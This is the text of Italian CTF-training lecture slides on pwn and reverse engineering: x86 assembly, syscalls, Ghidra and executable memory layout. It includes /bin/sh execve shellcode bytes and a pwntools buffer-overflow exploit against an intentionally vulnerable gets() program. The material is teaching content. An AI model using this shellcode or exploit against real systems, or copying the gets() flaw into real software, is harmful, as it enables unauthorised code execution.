

CyberChallenge 2020 - Lezione 6

PWN e Reverse Engineering



Samuele Perticarari
samuele.perticarari@gmail.com
s1084178@studenti.univpm.it



Prerequisiti

PWN e Reverse Engineering

Prerequisiti PWN e Reverse Engineering

- Richiami al linguaggio C
- Assembly (x86, accenno a MIPS e ARM)
- System calls
- Shellcode
- Tools per la creazione di shellcode

Richiami al linguaggio C

Tipi di dato

```
int numero_intero_con_segno = -380;

unsigned int numero_intero = 10;

short int numero_intero_breve_con_segno = -380;

unsigned short int numero_intero_breve = 10;

long numero_intero_grande = -127481241;

unsigned long numero_intero_grande = 412892173;

double numero_con_virgola_doppia_precisione = 2.4124;

float numero_con_virgola_precisione_singola = 5.123;
```

Richiami al linguaggio C

Operatori condizionali

```
>          >=          <          <=          ==          !=
```

Istruzioni condizionali

```
int x = 10;  
int y;  
  
if( x > 8 )  
    y = 1;  
else  
    y = 2;
```

```
int x = 10;  
int y = ( x > 8 ) ? 1 : 2;
```

Richiami al linguaggio C

Salto incondizionato

```
goto salta_qui;  
...  
salta_qui:  
...
```

Funzioni

```
int somma( int x, int y)  
{  
    return x + y;  
}
```

```
void stampa( char* nome )  
{  
    printf("Ciao %s!", nome);  
}
```

Richiami al linguaggio C

Cicli

```
do  {  
    ...  
}while( ... );
```

```
while( ... )  {  
    ...  
}
```

```
for( ... ; ... ; ... )  
{  
    ...  
}
```

Switch-case

```
int x;  
  
switch (x)  {  
    case 123:  
        x = x + 31;  
        break;  
  
    case 152:  
        x = x * (-1);  
        break;  
  
    default:  
        x = x ^ 1424;  
}
```

Assembly

Assembly

Il linguaggio assembly è un linguaggio di programmazione molto simile al linguaggio macchina.

x86

```
mov eax, 0x12345678;
```

MIPS

```
addi $s0, $zero, 10
```

ARM

```
adds r0, r1, r2
```

Sparc

```
save %sp,-96,%sp
```

Assembly

Ogni codice operativo del linguaggio macchina viene sostituito, nell'assembly, da una sequenza di caratteri che lo rappresenta in forma *mnemonica*;

x86 assembly



(x86 assembler)

```
mov eax, 0x12345678;
```

Codice macchina

Binary: 10111000 01111000
01010110 00110100 00010010
Hex: B8 78 56 34 12

Assembly x86



carlosrafaelgn.com.br/asm86/

Assembly x86 Emulator



```
mov ECX, 0x0A      ; ECX = 0x0A
mov EAX, 0x6        ; ECX = 0x6
add EAX, ECX        ; EAX = EAX + ECX
```

Registers

EAX	0x00000010	EBX	0x00000000
ECX	0x0000000A	EDX	0x00000000
ESI	0x00000000	EDI	0x00000000
EBP	0x00000000	ESP	0x00020400
EIP	132108 (u) No code		

Flags

Carry	0	Dir	0
Int	0	Overflow	0
Sign	0	Zero	0

Assembly MIPS

S WeMips: Online Mips Emulator x +

← → C rivoire.cs.sonoma.edu/cs351/wemips/ [User Guide](#) | [Unit Tests](#) | [Docs](#)

```
1 ADDI $s1, $zero, 2      # S1 = 0 + 2
2 ADDI $s2, $zero, 8      # S2 = 0 + 8
3 ADD $s0, $s1, $s2      # S0 = S1 + S2
4
5
```

Step Run Enable auto switching

S	T	A	V	Stack	Log
s0:	10				
s1:	2				
s2:	8				
s3:	528				
s4:	316				
s5:	26				
s6:	31				
s7:	518				

Registri architettura x86

Registri architettura x86 (32 bit)

EAX

AX

AH AL

12

34

56

78

EBX

BX

BH BL

AB

CD

12

34

ECX

CX

CH CL

AB

CD

12

34

EDX

DX

DH DL





12

34

56

78

Registri architettura x86 (32 bit)



Registri architettura x86 (32 bit)

I registri sono general purpose e possono contenere *potenzialmente* un qualsiasi valore rappresentabile in 4 bytes (8 bytes per x64).

Il compilatore, però, tiene conto di alcune convenzioni; infatti, nel codice macchina che produce, determinati registri hanno particolari funzioni.

Registri architettura x86 (32 bit)

EAX Contiene il valore di ritorno di una funzione.

EIP Contiene l'indirizzo della prossima istruzione da eseguire. *NON* è modificabile direttamente con le operazioni tra registri. Vedremo poi come fare per modificarlo in modo implicito.

ESP Contiene *l'indirizzo* dello stack.

EBP Contiene il puntatore ai parametri della funzione nello stack.

Registri architettura x86 (32 bit)

- EBX** Contiene il puntatore alla memoria di qualche dato. Viene usato come riferimento all'indirizzo di un array.
-
- ECX** Contiene solitamente il valore della variabile iterativa all'interno di un ciclo.
-
- ESI** Contengono solitamente puntatori a stringhe.
- EDI** Spesso usati nelle operazioni di copia.

Registri architettura x86 (64 bit)

RAX	EAX (32), AX (16), AH (8), AL (8)
RBX	EBX (32), BX (16), BH (8), BL (8)
RCX	ECX (32), CX (16), CH (8), CL (8)
RDX	EDX (32), DX (16), DH (8), DL (8)
RSI	ESI (32), SI (16), SL (8)
RDI	EDI (32), DI (16), DL (8)
RBP	EBP (32), BP (16), BPL (8)
RSP	ESP (32), SP (16), SPL (8)
R8-R15	R8D-R15D (32), R8W-R15W (16), R8B-R15B (8)

Assembly - Operazioni tra registri

Assegnazione

```
mov eax, 123456;           # EAX = 123456
```

```
mov eax, ebx;             # EAX = EBX
```

```
mov eax, DWORD PTR [ebp]; # EAX = *(EBP)
```

```
mov eax, WORD PTR [ebp];  # EAX = *(EBP) & 0x0000ffff
```

```
mov eax, BYTE PTR [ebp];   # EAX = *(EBP) & 0x000000ff
```

```
mov BYTE PTR [ebp+eax*8+ecx], 0x12; # *((char*)(ebp+eax*8+ecx)) = 0x12
```

Incremento e decremento

```
inc edx;                 # EDX++
```

```
dec edx;                 # EDX--
```

Assembly - Operazioni tra registri

Somma e sottrazione

```
add ecx, edx; # ECX = ECX + EDX
```

```
sub ecx, edx; # ECX = ECX - EDX
```

Moltiplicazione

```
mul ebx; (senza segno) # EAX = EAX * EBX
```

```
imul ebx; (con segno) # EAX = EAX * EBX
```

Divisione

```
div ebx; (senza segno) # EAX = EAX / EBX
```

```
idiv ebx; (con segno) # EAX = EAX / EBX
```

Assembly - Operazioni tra registri

Convert Doubleword to Quadword

```
cdq;                                # EDX = (EAX > 0) ? 0x0 : 0xffffffff
```

XOR

```
xor ecx, edx;                      # ECX = ECX ^ EDX
```

```
xor ecx, 0x1234;                  # ECX = ECX ^ 0x1234
```

Load effective address

```
lea eax, [ebx+0x8];                # EAX = (EBX+8)
```

Si ricorda che:

```
mov eax, [ebx+0x8];                # EAX = * (EBX+8)
```

Assembly - Istruzioni di confronto e di salto

Jump - Salto incondizionato

```
jmp 0x12345678;
```

Jump above e Jump above or equal

```
cmp ecx, edx;          # Confronta ECX e EDX
ja 0x12345678;        # Salta se ECX > EDX (confronto senza segno)
```

```
cmp ecx, edx;
jae 0x12345678;       # Salta se ECX >= EDX (confronto senza segno)
```

Jump greater e Jump greater or equal

```
cmp ecx, edx;          # Confronta ECX e EDX
jg 0x12345678;        # Salta se ECX > EDX (confronto con segno)
```

```
cmp ecx, edx;          # Confronta ECX e EDX
jge 0x12345678;        # Salta se ECX >= EDX (confronto con segno)
```

Assembly - Istruzioni di confronto e di salto

Jump below e Jump below or equal

```
cmp ecx, edx;      # Confronta ECX e EDX  
jb 0x12345678;    # Salta se ECX < EDX (confronto senza segno)
```

```
cmp ecx, edx;      # Confronta ECX e EDX  
jbe 0x12345678;   # Salta se ECX <= EDX (confronto senza segno)
```

Jump lower e Jump lower or equal

```
cmp ecx, edx;      # Confronta ECX e EDX  
jl 0x12345678;    # Salta se ECX < EDX (confronto con segno)
```

```
cmp ecx, edx;      # Confronta ECX e EDX  
jle 0x12345678;   # Salta se ECX <= EDX (confronto con segno)
```

Assembly - Istruzioni di confronto e di salto

Jump zero e jump not zero

```
test eax, eax;          # Controlla EAX
jz 0x12345678;         # Salta se EAX == 0
```

```
test eax, eax;          # Controlla EAX
jnz 0x12345678;        # Salta se EAX != 0
```

Interpretazione della memoria

Il contenuto di una sezione di memoria può essere interpretato dall'eseguibile in molti modi.

```
Ho scritto "Memoria mappata." in 0xc0490000
memoria: \x00 \x00 \x49 \xc0

void*:          0xc0490000
int:            -1068957696
unsigned int:   3226009600
float:          -3.140625
char:           (0)
char*:          "Memoria mappata."
```

System calls

System calls

Le system calls sono le interfacce messe a disposizione dal kernel al sistema operativo.

I programmi utente possono usare le system calls per effettuare varie operazioni: creare processi, fare operazioni di I/O, creare processi e molto altro.

System calls - *Shellcode x86 SYS_EXECVE*

```
mov eax, 11;          # EAX = 11 = SYS_EXECVE x86
push 0x0068732f;    # PUSH "\0hs/"
push 0x6e69622f;    # PUSH "nib/"
mov ebx, esp;        # ESP -> "/bin/sh\0"      EBX = &("/bin/sh\0")
xor ecx, ecx;        # ECX = NULL
xor edx, edx;        # EDX = NULL
int 0x80;            # Esegue la System call
```

System calls - *Shellcode x64 SYS_EXECVE*

```
mov rax, 0x3b;        # RAX = 0x3b = SYS_EXECVE x64
xor rsi, rsi;         # RSI = 0
mov rdi, 0x0068732f6e69622f; # RDI = "/bin/sh\0"
push rdi;              # PUSH "/bin/sh\0"
mov rdi, rsp;          # RSP -> "/bin/sh\0" RDI = RSP
syscall;               # Esegue la system call
```

System calls - *Shellcode x86 SYS_EXECVE*

```
// Shellcode senza byte nulli (RACCOMANDATA)
char *execve_x86_no_null_bytes = ""
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0"
"\x0b\xcd\x80";

// Shellcode con byte nulli
char *execve_x86 = ""
"\xb8\x0b\x00\x00\x00\x68\x2f\x73\x68\x00"
"\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x31"
"\xd2\xcd\x80";
```

Esempio di compilazione sorgente C

Il corpo del ciclo è compilato così:

```
int main(int argc, char** argv)
{
    char x[0x100];
    for (int i = 0; i < sizeof(x); i++)
    {
        x[i] = 8;
    }
    return 0;
}
```

Sorgente

(Si ricorda che &x[0] = x)

```
lea    edx, [ebp-0x104];
mov    eax, DWORD PTR [ebp-0x4];
add    eax, edx;
mov    BYTE PTR [eax], 0x8;
```

Corpo del ciclo compilato

Tool per la creazione e manipolazione di codice assembly

```
1 from pwn import *
2 from binascii import hexlify
3
4
5 assembly = """mov eax, 0x08070605
6 mov DWORD PTR [eax], 0x12345678"""
7
8 print('Assembly code:')
9 print(assembly)
10 print('')
11
12 machine_code = asm(assembly)
13
14 print('Compiled machine code (hex):')
15 print(hexlify(machine_code))
16 print('')
17
18 print('Disassemblation:')
19 print(disasm(machine_code))
20 print('')
21
```

```
 samuele@arch:~/Scrivania/Slide Addestramento/Lezione 6/codice 68x15
[samuele@arch codice]$ python pwntools_assembly.py
Assembly code:
mov eax, 0x08070605
mov DWORD PTR [eax], 0x12345678

Compiled machine code (hex):
b'b805060708c70078563412'

Disassemblation:
    0: b8 05 06 07 08      mov    eax,0x8070605
    5: c7 00 78 56 34 12    mov    DWORD PTR [eax],0x12345678

[samuele@arch codice]$
```

```
pip3 install --user pwntools
```

oppure

```
sudo pip3 install pwntools
```

Esempio exploit

```
File Edit View Selection Find Packages Help
solve.py main.c
1 from pwn import *
2
3 # Open connection to process or remote server
4 p = process('./vuln')
5
6 get_shell = 0x80491a6
7
8 # Receive "Hi, what's your name?\n> "
9 p.recvuntil('> ')
10
11 # Prepare payload
12 payload = b''
13 payload += b'x' * 44
14 payload += p32(get_shell)
15
16 # Send your payload
17 p.sendline(payload)
18
19 p.recvuntil('!\n')
20
21 # Enjoy shell
22 p.interactive(term.text.bold_red('> '))
23
24
25 #
1 #include <stdio.h>
2 #include <stdlib.h>
3 void get_shell() { system("/bin/sh"); }
4
5 void setup()
6 {
7     // DISABLE BUFFERING
8     setvbuf(stdout, NULL, _IONBF, 0);
9     setvbuf(stderr, NULL, _IONBF, 0);
10 }
11
12 void chall()
13 {
14     char name[0x20];
15     printf("Hi, what's your name?\n> ");
16     gets(name);
17     printf("Hello %s!\n", name);
18 }
19
20 int main(int argc, char const *argv[])
21 {
22     setup();
23     chall();
24     return 0;
25 }
```

Lezione 6/codice/vuln_rwx/solve.py 25:2 LF ⚡ ⚡ UTF-8 Python git+ ⚡ master ⚡ Fetch ⚡ GitHub ⚡ Git(11)

Funzione "gets" e "puts"

```
1 #define NOP __asm__("nop;")  
2 #define NOPS NOP;NOP;  
3  
4 void chall()  
5 {  
6     char* result;  
7     char buffer[0x10];  
8     NOPS  
9     result = gets(buffer);  
10    NOPS  
11    puts(buffer);  
12    NOPS  
13    puts(result);  
14    NOPS  
15 }  
16  
17 int main(int argc, char const *argv[]){  
18 {  
19     chall();  
20     return 0;  
21 }
```

Decompilazione in ghidra

The image shows two side-by-side windows of the Ghidra decompiler interface. Both windows have a title bar labeled 'Cf Decompile' followed by the file name.

Left Window (Not stripped):

```
1
2 /* WARNING: Function: __i686.get_pc_th
3
4 void _start(void)
5
6 {
7     __libc_start_main(main);
8     do {
9         /* WARNING: Do not
10    } while( true );
11 }
12
```

Right Window (Stripped):

```
1
2 /* WARNING: Function: __i686.get_pc_
3
4 void entry(void)
5
6 {
7     __libc_start_main(FUN_08049070);
8     do {
9         /* WARNING: Do n
10    } while( true );
11 }
12
```

Not stripped

Stripped

The image shows two side-by-side windows of the Ghidra decompiler interface. Both windows have a title bar labeled 'Cf Decompile' followed by the file name.

Left Window (Not stripped):

```
1
2 undefined4 main(void)
3
4 {
5     chall();
6     return 0;
7 }
8
```

Right Window (Stripped):

```
1
2 undefined4 FUN_08049070(void)
3
4 {
5     FUN_08049196();
6     return 0;
7 }
8
```

Decompilazione in ghidra

The image shows two side-by-side windows of the Ghidra decompiler interface. Both windows have a title bar with the Ghidra logo and the word "Decompile". The left window is titled "Decompile: chall..." and the right window is titled "Decompile: FUN_08049196 - (gets.release)".

Not stripped:

```
1
2 void chall(void)
3
4 {
5     char local_20 [16];
6     char *local_10;
7
8     local_10 = gets(local_20);
9     puts(local_20);
10    puts(local_10);
11    return;
12 }
13
```

Stripped:

```
1
2 void FUN_08049196(void)
3
4 {
5     char *__s;
6     char local_1c [16];
7
8     __s = gets(local_1c);
9     puts(local_1c);
10    puts(__s);
11    return;
12 }
13
```

Not stripped

Stripped


PWN e Reverse Engineering

PWN e Reverse Engineering

- Struttura di un file eseguibile
- Caricamento di un eseguibile in memoria
- Intro al Reversing
- Analisi statica e dinamica
- Strumenti per l'analisi statica
- Strumenti per l'analisi dinamica

Struttura di un file eseguibile

Struttura di un file eseguibile



[ELF Executable and Linkable Format diagram by Ange Albertini.png]

Sezioni di un file eseguibile

.text

Contiene il codice eseguibile.

.data

Contiene le variabili statiche e le variabili globali.

.rodata

Contiene dei dati in sola lettura, come costanti e stringe.


...

...

Caricamento di un eseguibile in memoria

Text corrisponde alla sezione *.text*

Data e *BSS* corrispondono alle sezioni *.data* e *.rodata*



[program_in_memory.png]

Stack: Contiene lo stack del programma. E' una pila, cioè una struttura LIFO (Last In, First Out)


Heap: Contiene dei chunk (segmenti) che possono essere allocati con *malloc* (e *calloc*) e deallocati con *free*.

Nella heap si hanno tutti i blocchi di memoria che vengono allocati dinamicamente dal programma.

Caricamento di un eseguibile in memoria

```
gef> vmmmap
[ Legend:  Code | Heap | Stack ]
Start      End          Offset      Perm Path
0x08048000 0x08049000 0x00000000 r-x /tmp/hidden_flag_function
0x08049000 0x0804a000 0x00000000 r-- /tmp/hidden_flag_function
0x0804a000 0x0804b000 0x00001000 rw- /tmp/hidden_flag_function
0x0804b000 0x0806d000 0x00000000 rw- [heap]
0xf7dad000 0xf7dca000 0x00000000 r-- /usr/lib32/libc-2.31.so
0xf7dca000 0xf7f21000 0x0001d000 r-x /usr/lib32/libc-2.31.so
0xf7f21000 0xf7f90000 0x00174000 r-- /usr/lib32/libc-2.31.so
0xf7f90000 0xf7f92000 0x001e2000 r-- /usr/lib32/libc-2.31.so
0xf7f92000 0xf7f94000 0x001e4000 rw- /usr/lib32/libc-2.31.so
0xf7f94000 0xf7f98000 0x00000000 rw-
0xf7fdc000 0xf7fd0000 0x00000000 r-- [vvar]
0xf7fd0000 0xf7fd1000 0x00000000 r-x [vdso]
0xf7fd1000 0xf7fd2000 0x00000000 r-- /usr/lib32/ld-2.31.so
0xf7fd2000 0xf7ff0000 0x00001000 r-x /usr/lib32/ld-2.31.so
0xf7ff0000 0xf7ffb000 0x0001f000 r-- /usr/lib32/ld-2.31.so
0xf7ffc000 0xf7ffd000 0x0002a000 r-- /usr/lib32/ld-2.31.so
0xf7ffd000 0xf7ffe000 0x0002b000 rw- /usr/lib32/ld-2.31.so
0xffffdd000 0xfffffe000 0x00000000 rw- [stack]
gef>
```

Stack



La stack supporta operazioni di push e di pop.

Per allocare spazio nella stack, viene decrementato il puntatore ad essa.

Esempio:

Se devo allocare un intero e un array di 16 caratteri.

Il compilatore fa scorrere il puntatore alla stack più in basso.

```
; 4 byte per l'intero  
; 16 byte per l'array  
sub esp, 20
```

Va bene, ma in pratica come funziona il tutto?

Nel momento in cui si richiama una funzione:

